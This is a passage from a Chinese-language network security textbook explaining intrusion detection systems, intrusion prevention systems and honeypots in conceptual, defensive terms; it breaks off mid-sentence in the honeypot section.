入侵检测是一种主动保护自己免受攻击的网络安全技术。作为防火墙的合理补充，入侵检测技术能够帮助系统对付网络攻击，扩展了系统管理员的安全能力，包括安全审计、监视、攻击识别和响应，提高了信息安全基础结构的完整性。入侵检测被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行检测。

8.4.1　入侵检测系统概述

1. 入侵检测基本概念

1）入侵和入侵检测

入侵(Intrusion)是指任何试图危害资源的完整性、可信度和可获取性的动作。

入侵检测(Intrusion Detection)是对入侵行为的检测。即发现或确定入侵行为存在或出现的动作。也就是发现、跟踪并记录计算机系统或计算机网络中的非授权行为，或发现并调查系统中可能为试图入侵或病毒感染所带来的异常活动。

入侵检测作为一种积极主动的安全防御技术，提供了对内部攻击、外部攻击和误操作的实时保护，在网络系统受到危害之前拦截和响应入侵。入侵检测通过执行以下任务来实现：监视、分析用户及系统活动；系统构造和弱点的审计；识别反映已知进攻的活动模式并向相关人士报警；异常行为模式的统计分析；评估重要系统和数据文件的完整性；操作系统的审计跟踪管理，并识别用户违反安全策略的行为。

2）入侵检测系统

入侵检测系统(Intrusion Detective System，IDS)是从计算机网络中的若干关键点收集信息，并分析这些信息，检测网络中是否有违反安全策略的行为和遭到袭击的迹象。将入侵检测的软件与硬件进行组合便是入侵检测系统。它是一种对网络传输进行即时监视，在发

现可疑传输时发出警报或者采取主动反应措施的网络安全设备。与其他网络安全设备的不同之处在于,IDS 采用积极主动的安全防御技术。

在允许各种网络资源以开放方式运作的前提下,入侵检测系统成了确保网络安全的一种新的手段,它通过实时的分析、检查特定的攻击模式、系统配置、系统漏洞、存在缺陷的程序以及系统或用户的行为模式,监控与安全有关的活动。

2. 通用入侵检测模型

通用入侵检测模型(Common Intrusion Detection Framework,CIDF),阐述了一个标准的 IDS 的通用工作原理模型。CIDF 将 IDS 需要分析的数据统称为事件(event),它可以是基于网络的 IDS 从网络中提取的数据包,也可以是基于主机的 IDS 从系统日志等其他途径得到的数据信息。CIDF 将一个入侵检测系统分为以下组件。

事件产生器(Event Generators)。事件产生器的任务是从入侵检测系统外的整个计算环境中获得事件,并将这些事件转化成 CIDF 的 GIDO(统一入侵检测对象)格式传送给其他组件。事件产生器是所有 IDS 所需要的,同时也是可以重用的。

事件分析器(Event Analyzers)。从其他组件接收 GIDO,分析得到的数据,并产生新的 GIDO 再传送给其他组件。例如,分析器可以是一个轮廓描述工具,统计性地检查现在的事件是否可能与以前某个事件来自同一个时间序列;也可以是一个特征检测工具,用于在一个事件序列中检查是否有已知的滥用攻击特征;此外,事件分析器还可以是一个相关器,观察事件之间的关系,将有联系的事件放在一起,以利于以后的进一步分析。

响应单元(Response Units)。是对分析结果做出反应的功能单元,它可以终止进程、重置连接、改变文件属性等,也可以只是简单的报警。

事件数据库(Event Databases)。是存放各种中间和最终数据的地方的统称,它可以是复杂的数据库,也可以是简单的文本文件。通用入侵检测模型如图 8-9 所示。




图 8-9　通用入侵检测模型

3. 入侵检测系统的功能

入侵检测系统的功能有以下几个方面。

(1) 监视用户和系统的运行情况,查找非法用户和合法用户的越权操作。

(2) 检测系统配置的正确性和安全漏洞,并提示管理员修补漏洞。

(3) 对用户的非正常活动进行统计分析,发现入侵行为的规律。

(4) 检查系统程序和数据的一致性和正确性。

(5) 通过检测和记录网络中的安全违规行为,惩罚网络犯罪,防止网络入侵事件发生。

(6) 评估系统关键资源和数据文件的完整性。

(7) 识别已知的攻击行为和统计分析异常行为。

(8) 操作系统日志管理,并识别违反安全策略的用户活动。

8.4.2 入侵检测系统的分类

1. 基于数据源的分类

入侵检测系统首先要解决的问题是数据源。入侵检测系统根据其检查数据的来源可分为三类:基于主机的入侵检测系统,基于网络的入侵检测系统和混合型入侵检测系统。

1) 基于主机的入侵检测系统

基于主机的入侵检测系统的检测目标是主机系统和系统本地用户,原理是根据主机的审计数据和系统日志发现可疑事件。主机型入侵检测系统通常运行在被检测的主机或服务器上,实时检测主机安全性方面的数据,诸如计算机操作系统的事件日志、应用程序的事件日志、系统调用、端口调用和安全审计记录等,其效果依赖于数据的准确性以及安全事件的定义。可见这种类型的 IDS 是利用主机操作系统及应用程序的审核踪迹作为输入的主要数据来源来检测入侵。基于主机的入侵检测系统被设计成检测 IDS 代理所驻留的宿主机,可以检测到网络协议的高层数据,也可检测到被监视主机上的本地活动。

2) 基于网络的入侵检测系统

基于网络的入侵检测系统捕获并分析网络上的数据包,包括分析其是否具有已知的攻击模式,以此来判别是否为入侵者。网络型入侵检测系统担负着保护整个网段的任务,基于网络的入侵检测系统由遍及网络的传感器(sensor)组成,传感器是一台将以太网卡置于混杂模式的计算机,用于嗅探网络上的数据包。当该模型发现某些可疑的现象时也一样会产生告警,并会向一个中心管理站点发出“告警”信号。

表 8-2 比较了基于主机的入侵检测系统与基于网络的入侵检测系统的优缺点。

表 8-2 两种入侵检测系统的比较

系统类型	优　点	缺　点
基于主机的入侵检测系统	① 判断准确率高 ② 监控各种特定的系统活动 ③ 发现网络 IDS 无法发现的攻击 ④ 不需要额外的硬件 ⑤ 入门成本低	① 监测不到网络活动 ② 需要占用额外的 CPU 和存储资源 ③ 需要适应不同的操作系统
基于网络的入侵检测系统	① 发现主机 IDS 无法发现的攻击 ② 攻击者很难毁灭证据 ③ 快速监测和响应 ④ 能够监测到失败的攻击行为和恶意行为 ⑤ 独立于操作系统	① 不能处理加密通信 ② 较难处理高速网络 ③ 不能处理不通过网络发起的攻击

这两种系统模型具有互补性,基于网络的入侵检测系统能够客观地反映网络活动,特别是能够监视到主机系统审计的盲区;而基于主机的入侵检测系统能够更加精确地监视主机中的各种活动。基于网络的入侵检测系统受交换网的限制,只能监控同一监控点的主机,而基于主机的入侵检测系统装有 IDS 的监控主机,可以对同一监控点内的所有主机进行

监控。

3）混合型入侵检测系统

综合了上述两种入侵检测系统的特点，既可以发现网络中的攻击信息，也可以从系统日志中发现异常情况。

2. 基于检测技术的分类

从采用检测技术的不同可将入侵检测系统分为异常检测（Anomaly Detection）模型和误用检测（Misuse Detection）模型两种。

1）异常检测模型

根据使用者的行为或资源使用状况的正常程度来判断是否入侵，而不依赖于具体行为是否出现异常来检测。异常检测与系统相对无关，通用性较强。但由于不可能对整个系统内的所有用户行为进行全面的描述，而且每个用户的行为是经常改变的，所以它的主要缺陷在于误检率很高，尤其在用户数据众多，或工作方式经常改变的环境中。

2）误用检测模型

根据已定义好的入侵模式，通过判断在实际的安全审计数据中是否出现这种入侵模式来完成检测功能。这种方法由于依据具体特征库进行判断，所以检测准确度很高，并且因为检测结果有明确的参照，也为系统管理员及时做出相应措施提供了方便。误用检测的主要缺陷在于检测范围受已有知识的局限，无法检测未知的攻击类型。另外，检测系统对目标的依赖性太强，不但系统移植性不好，维护工作量大，而且将具体入侵手段抽象成知识也是比较困难的。

异常检测和误用检测各有优势，又互有不足。在实际系统中，可考虑将两者结合起来使用，如将异常检测用于系统日志分析，将误用检测用于网络数据包的检测，这种方式是目前比较通用的方法。

3. 基于工作方式

入侵检测系统根据工作方式分为离线检测系统和在线检测系统。

1）离线检测系统

离线检测系统是非实时工作的系统，它在事后分析审计事件，从中检查入侵活动。事后入侵检测由网络管理人员进行，他们具有网络安全的专业知识，根据计算机系统对用户操作所做的历史审计记录判断是否存在入侵行为，如果有就断开连接，并记录入侵证据和进行数据恢复。事后入侵检测是管理员定期或不定期进行的，不具有实时性。

2）在线检测系统

在线检测系统是实时联机的检测系统，它包含对实时网络数据包分析和实时主机审计分析。其工作过程是实时入侵检测在网络连接过程中进行，系统根据用户的历史行为模型、存储在计算机中的专家知识以及神经网络模型对用户当前的操作进行判断，一旦发现入侵迹象立即断开入侵者与主机的连接，并收集证据和实施数据恢复。这个检测过程是不断循环进行的。

8.4.3　入侵检测的过程

入侵检测过程分为三部分：信息收集、信息分析和结果处理。

1. 信息收集

入侵检测的第一步是信息收集，收集内容包括系统、网络、数据及用户活动的状态和行为。由放置在不同网段的传感器或不同主机的代理来收集信息，包括系统和网络日志文件、网络流量、非正常的目录和文件改变、非正常的程序执行。

入侵检测利用的信息一般来自以下4个方面。

1）系统和网络日志文件

日志文件中记录了各种行为类型，每种类型又包含不同的信息，通过查看日志文件，能够发现成功的入侵或入侵企图，并很快地启动相应的应急响应程序。

2）目录和文件中的不期望的改变

目录和文件中的不期望的改变（包括修改、创建和删除），特别是那些正常情况下限制访问的，很可能就是一种入侵产生的指示和信号。黑客经常替换、修改和破坏他们获得访问权的系统上的文件，同时为了隐藏系统中他们的表现及活动痕迹，都会尽力去替换系统程序或修改系统日志文件。

3）程序执行中的不期望行为

若系统中的一个进程出现了不期望的行为可能表明黑客正在入侵系统。黑客可能会将程序或服务的运行分解，从而导致它失败，或者是以非用户或管理员意图的方式操作。

4）物理形式的入侵信息

这包括两个方面的内容，一是未授权的对网络硬件连接；二是对物理资源的未授权访问。

2. 信息分析

上述4类收集到的有关系统、网络、数据及用户活动的状态和行为等信息，被送到检测引擎，检测引擎驻留在传感器中，一般通过三种技术手段进行分析：模式匹配、统计分析和完整性分析。其中前两种方法用于实时的入侵检测，而完整性分析则用于事后分析。

1）模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该方法的一大优点是只需收集相关的数据集合，显著减少系统负担，且技术已相当成熟。它的检测准确度和效率都很高。但是，该方法存在的弱点是需要不断的升级以对付不断出现的黑客攻击手法，不能检测到从未出现过的黑客攻击手段。

2）统计分析

统计分析方法是首先给系统对象（如用户、文件、目录和设备等）创建一个统计描述，统计正常使用时的一些测量属性（如访问次数、操作失败次数和延时等）。测量属性的平均值将被用来与网络、系统的行为进行比较，任何观察值在正常值范围之外时，就认为有入侵发生。其优点是可检测到未知的入侵和更为复杂的入侵，缺点是误报、漏报率高，且不适应用户正常行为的突然改变。

3）完整性分析

完整性分析主要关注某个文件或对象是否被更改，这经常包括文件和目录的内容及属性，它在发现被更改的应用程序方面特别有效。完整性分析利用强有力的加密机制，称为消息摘要函数（例如MD5），它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵，只要是成功的攻击导致了文件或其他对象的任何改变，它都能够发

现。缺点是一般以批处理方式实现，不用于实时响应。尽管如此，完整性检测方法还应该是网络安全产品的必要手段之一。

3. 结果处理

控制台按照告警产生预先定义的响应采取相应措施，可以是重新配置路由器或防火墙、终止进程、切断连接、改变文件属性，也可以只是简单的告警。

8.5　入侵检测的方法

常用的入侵检测方法有三种，分别是静态配置分析、异常性检测方法和基于行为的检测方法。

1. 静态配置分析

静态配置分析通过检查系统的当前配置，诸如系统文件的内容或者系统表，来检查系统是否已经或者可能会遭到破坏。静态是指检查系统的静态特征（系统配置信息），而不是系统中的活动。

采用静态分析方法主要有以下几方面的原因：入侵者对系统攻击时可能会留下痕迹，这可通过检查系统的状态检测出来；系统管理员以及用户在建立系统时难免会出现一些错误或遗漏一些系统的安全性措施；另外，系统在遭受攻击后，入侵者可能会在系统中安装一些安全性后门以方便对系统进行进一步的攻击。

所以，静态配置分析方法需要尽可能了解系统的缺陷，否则入侵者只需要简单地利用那些系统中未知的安全缺陷就可以避开检测系统。

2. 异常性检测方法

异常性检测技术是一种在不需要操作系统及其防范安全性缺陷专门知识的情况下，就可以检测入侵者的方法，同时它也是检测冒充合法用户的入侵者的有效方法。但是，在许多环境中，为用户建立正常行为模式的特征轮廓以及对用户活动的异常性进行报警的门限值的确定都是比较困难的事，所以仅使用异常性检测技术不可能检测出所有的入侵行为。

目前这类入侵检测系统多采用统计或者基于规则描述的方法建立系统主体的行为特征轮廓。

(1) 统计性特征轮廓由主体特征变量的频度、均值以及偏差等统计量来描述，如 SRI 的下一代实时入侵检测专家系统，这种方法对特洛伊木马以及欺骗性的应用程序的检测非常有效。

(2) 基于规则描述的特征轮廓由一组用于描述主体每个特征的合法取值范围与其他特征的取值之间关系的规则组成（如 TIM）。该方案还可以采用从大型数据库中提取规则的数据挖掘技术。

(3) 神经网络方法具有自学习、自适应能力，可以通过自学习提取正常的用户或系统活动的特征模式，避开选择统计特征这一难题。

3. 基于行为的检测方法

通过检测用户行为中那些与已知入侵行为模式类似的行为、那些利用系统中缺陷或间

接违背系统安全规则的行为,来判断系统中的入侵活动。

目前基于行为的入侵检测系统只是在表示入侵模式(签名)的方式以及在系统的审计中检查入侵签名的机制上有所区别,主要可以分为基于专家系统、基于状态迁移分析和基于模式匹配等几类。这些方法的主要局限在于,只是根据已知的入侵序列和系统缺陷模式来检测系统中的可疑行为,而不能检测新的入侵攻击行为以及未知的、潜在的系统缺陷。

入侵检测方法虽然能够在某些方面取得好的效果,但总体看来各有不足,因而越来越多的入侵检测系统都同时采用几种方法,以互补不足,共同完成检测任务。

8.6 入侵防御系统

目前,随着网络入侵事件的不断增加和黑客攻击技术水平的提高,使得传统的防火墙或入侵检测系统(IDS)已经无法满足现代网络安全的需要,而入侵防御系统(Intrusion Prevention System,IPS)技术的产生正是适应了这种要求。

防火墙是实施访问控制策略的系统,对流经的网络流量进行检查,拦截不符合安全策略的数据包。入侵检测系统通过监视网络或系统资源,寻找违反安全策略的行为或攻击迹象,并发出报警。入侵防御系统是一种主动的、积极的入侵防范及阻止系统,它部署在网络的进出口处,当它检测到攻击企图后,会自动地将攻击包丢掉或采取措施将攻击源阻断。IPS 的检测功能类似于 IDS,但 IPS 检测到攻击后会采取行动阻止攻击,可以说 IPS 是建立在 IDS 发展的基础上的新生的网络安全产品。

8.6.1 入侵防御系统的工作原理

入侵防御系统提供积极主动防御,其设计宗旨是预先对入侵活动和攻击性网络流进行拦截,避免其造成损失,而不是简单地在恶意流量传送时或传送后才发出警报。入侵防御系统通过一个网络端口接收来自外部系统的流量,经过检查确认其中不包含异常活动或可疑内容后,再通过另外一个端口将它传送到内部系统中。这样一来,有问题的数据包,以及所有来自同一数据流的后续数据包,都能在入侵防御系统中被清除掉。IPS 工作原理如图 8-10 所示。




图 8-10 入侵防御系统原理

如图 8-10 所示的入侵防御系统中，在①处，根据报头和流信息，每个数据包都会被分类。在②处，根据数据包的分类，相关的过滤器将被用于检查数据包的流状态信息。在③处，所有相关过滤器都是并行使用的，如果任何数据包符合匹配要求，则该数据包将被命中。在④处，被命中的数据包将被丢弃，与之相关的流状态信息也会更新，指示系统丢弃该流中剩余的所有内容。

IPS 实现实时检查和阻止入侵的原理在于 IPS 拥有数目众多的过滤器，能够防止各种攻击。当新的攻击手段被发现之后，IPS 就会创建一个新的过滤器。IPS 数据包处理引擎是专业化定制的集成电路，可以深层检查数据包的内容。如果有攻击者利用第二层(介质访问控制层)至第七层(应用层)的漏洞发起攻击，IPS 能够从数据流中检查出这些攻击并加以阻止。传统的防火墙只能对网络层或传输层进行检查，不能检测应用层的内容。防火墙的包过滤技术不会针对每一字节进行检查，因而也就无法发现攻击活动，而 IPS 可以做到逐一字节地检查数据包。所有流经 IPS 的数据包都被分类，分类的依据是数据包中的报头信息，如源 IP 地址和目的 IP 地址、端口号和应用域。每种过滤器负责分析相对应的数据包。通过检查的数据包可以继续前进，包含恶意内容的数据包就会被丢弃，被怀疑的数据包需要接受进一步的检查。

针对不同的攻击行为，IPS 需要不同的过滤器。每种过滤器都设有相应的过滤规则，为了确保准确性，这些规则的定义非常广泛。在对传输内容进行分类时，过滤引擎还需要参照数据包的信息参数，并将其解析至一个有意义的域中进行上下文分析，以提高过滤准确性。

过滤器引擎集合了流水和大规模并行处理硬件，能够同时执行数千次的数据包过滤检查。并行过滤处理可以确保数据包能够不间断地快速通过系统，不会对速度造成影响。这种硬件加速技术对于 IPS 具有重要意义，因为传统的软件解决方案必须串行进行过滤检查，会导致系统性能大打折扣。

8.6.2　入侵防御系统的种类

入侵防御系统可分为基于主机的入侵防御(HIPS)、基于网络的入侵防御(NIPS)和基于应用的入侵防御(AIP)。

1. 基于主机的入侵防御

HIPS 通过在主机/服务器上安装软件代理程序，防止网络攻击入侵操作系统以及应用程序。基于主机的入侵防御技术可以根据自定义的安全策略以及分析学习机制来阻断对服务器、主机发起的恶意入侵。HIPS 可以阻断缓冲区溢出、改变登录口令、改写动态链接库以及其他试图从操作系统夺取控制权的入侵行为，整体提升主机的安全水平。

在技术上，HIPS 采用独特的服务器保护途径，利用由包过滤、状态包检测和实时入侵检测组成的分层防御体系。这种体系能够在提供合理吞吐率的前提下，最大限度地保护服务器的敏感内容，既可以以软件形式嵌入到应用程序对操作系统的调用当中，通过拦截针对操作系统的可疑调用，提供对主机的安全防御；也可以以更改操作系统内核程序的方式，提供比操作系统更加严谨的安全控制机制。

由于 HIPS 工作在受保护的主机/服务器上，它不但能够利用特征和行为规则检测，阻止诸如缓冲区溢出之类的已知攻击，还能够防范未知攻击，防止针对 Web 页面、应用和资源的未授权的任何非法访问。HIPS 与具体的主机/服务器操作系统平台紧密相关，不同的平

台需要不同的软件代理程序。

2. 基于网络的入侵防御

NIPS通过检测流经的网络流量，提供对网络系统的安全保护。由于它采用在线连接方式，所以一旦辨识出入侵行为，NIPS就可以去除整个网络会话，而不仅仅是复位会话。同样由于实时在线，NIPS需要具备很高的性能，以免成为网络的瓶颈，因此NIPS通常被设计成类似于交换机的网络设备，提供线速吞吐速率以及多个网络端口。

NIPS必须基于特定的硬件平台，才能实现千兆级以上的网络流量的深度数据包检测和阻断功能。这种特定的硬件平台通常可以分为三类：一类是网络处理器（网络芯片），一类是专用的FPGA编程芯片，第三类是专用的ASIC芯片。

在技术上，NIPS吸取了目前NIDS所有的成熟技术，包括特征匹配、协议分析和异常检测。特征匹配是应用最广泛的技术，具有准确率高、速度快的特点。基于状态的特征匹配不但要检测攻击行为的特征，还要检查当前网络的会话状态，避免受到欺骗攻击。协议分析是一种较新的入侵检测技术，它充分利用网络协议的高度有序性，并结合高速数据包捕捉和协议分析，来快速检测某种攻击特征。协议分析正在逐渐进入成熟应用阶段。协议分析能够理解不同协议的工作原理，以此分析这些协议的数据包，来寻找可疑或不正常的访问行为。通过协议分析，IPS能够针对插入（Insertion）与规避（Evasion）攻击进行检测。异常检测的误报率比较高，NIPS不将其作为主要技术。

3. 应用入侵防御

NIPS产品有一个特例，即应用入侵防御（Application Intrusion Prevention，AIP），它把基于主机的入侵防御扩展成为位于应用服务器之前的网络设备。AIP被设计成一种高性能的设备，配置在应用数据的网络链路上，以确保用户遵守设定好的安全策略，保护服务器的安全。NIPS工作在网络上，直接对数据包进行检测和阻断，与具体的主机/服务器操作系统平台无关。

8.6.3 入侵防御系统的技术特征

入侵防御系统的技术特征包括嵌入式运行、深入分析和控制、入侵特征库和高效处理能力。

1. 嵌入式运行

只有以嵌入模式运行的IPS设备才能够实现实时的安全防护，实时阻拦所有可疑的数据包，并对该数据流的剩余部分进行拦截。

2. 深入分析和控制

IPS必须具有深入分析能力，以确定哪些恶意流量已经被拦截，根据攻击类型、策略等来确定哪些流量应该被拦截。

3. 入侵特征库

高质量的入侵特征库是IPS高效运行的必要条件，IPS还应该定期升级入侵特征库，并快速应用到所有传感器。

4. 高效处理能力

IPS必须具有高效处理数据包的能力，对整个网络性能的影响保持在最低水平。

8.7　蜜罐及蜜网技术

8.7.1　蜜罐及蜜网的概念

入侵诱骗技术是相对传统入侵检测技术更为主动的一种安全技术，主要包括蜜罐(Honeypot)和蜜网(Honeynet)两种。它是用特有的特征吸引攻击者，同时对攻击者的各种攻击行为进行分析，并找到有效的对付方法。为了吸引攻击者，网络管理员通常还在Honeypot上故意留下一些安全后门，或者放置一些攻击者希望得到的敏感信息，当然这些信息都是虚假的。当入侵者正为攻入目标系统而沾沾自喜时，殊不知自己在目标系统中的所作所为，包括输入的字符、执行的操作等都已经被Honeypot所记录。

1. 蜜罐技术

蜜罐(Honeypot)技术通过一个由网络安全专家精心设置的特殊系统来引诱黑客，并对黑客进行跟踪和记录。其最重要的功能是特殊设置的对于系统中所有操作的监视和记录，网络安全专家通过精心的伪装使得黑客在进入到目标系统后，仍不知晓自己所有的行为已处于系统的监视之中。

首先，比较一下一个具有蜜罐的系统和一个没有任何防范措施的系统的区别，虽然这两者都有可能被入侵破坏，但是本质却完全不同，蜜罐是网络管理员经过周密布置而设下的“黑匣子”，看似漏洞百出却尽在掌握之中，它收集的入侵数据十分有价值；而后者实际上即使被入侵也不一定能查到痕迹。因此，蜜罐的定义是：蜜罐是一个安全资源，它的价值在于被探测、攻击和损害。

设计蜜罐的初衷就是让黑客入侵，借此收集证据，同时隐藏真实的服务器地址，因此，对于一台合格的蜜罐来说，应该拥有以下的功能：发现攻击，产生警告，强大的记录能力，欺骗，协助调查。另外一个功能由管理员去完成，那就是在必要时根据蜜罐收集的证据来起诉入侵者。如图8-11所示为蜜罐的防护原理，如图8-12所示为蜜罐的体系框架。




图 8-11　蜜罐的防护原理

蜜罐并不修正任何问题，它们仅提供额外的、有价值的信息。所以说Honeypot并非是一种安全的解决方案，这是因为它并不会“修理”任何错误。它只是一种工具，如何使用这个工具取决于用户想做什么。Honeypot可以对其他系统和应用进行仿真，创建一个监禁环境

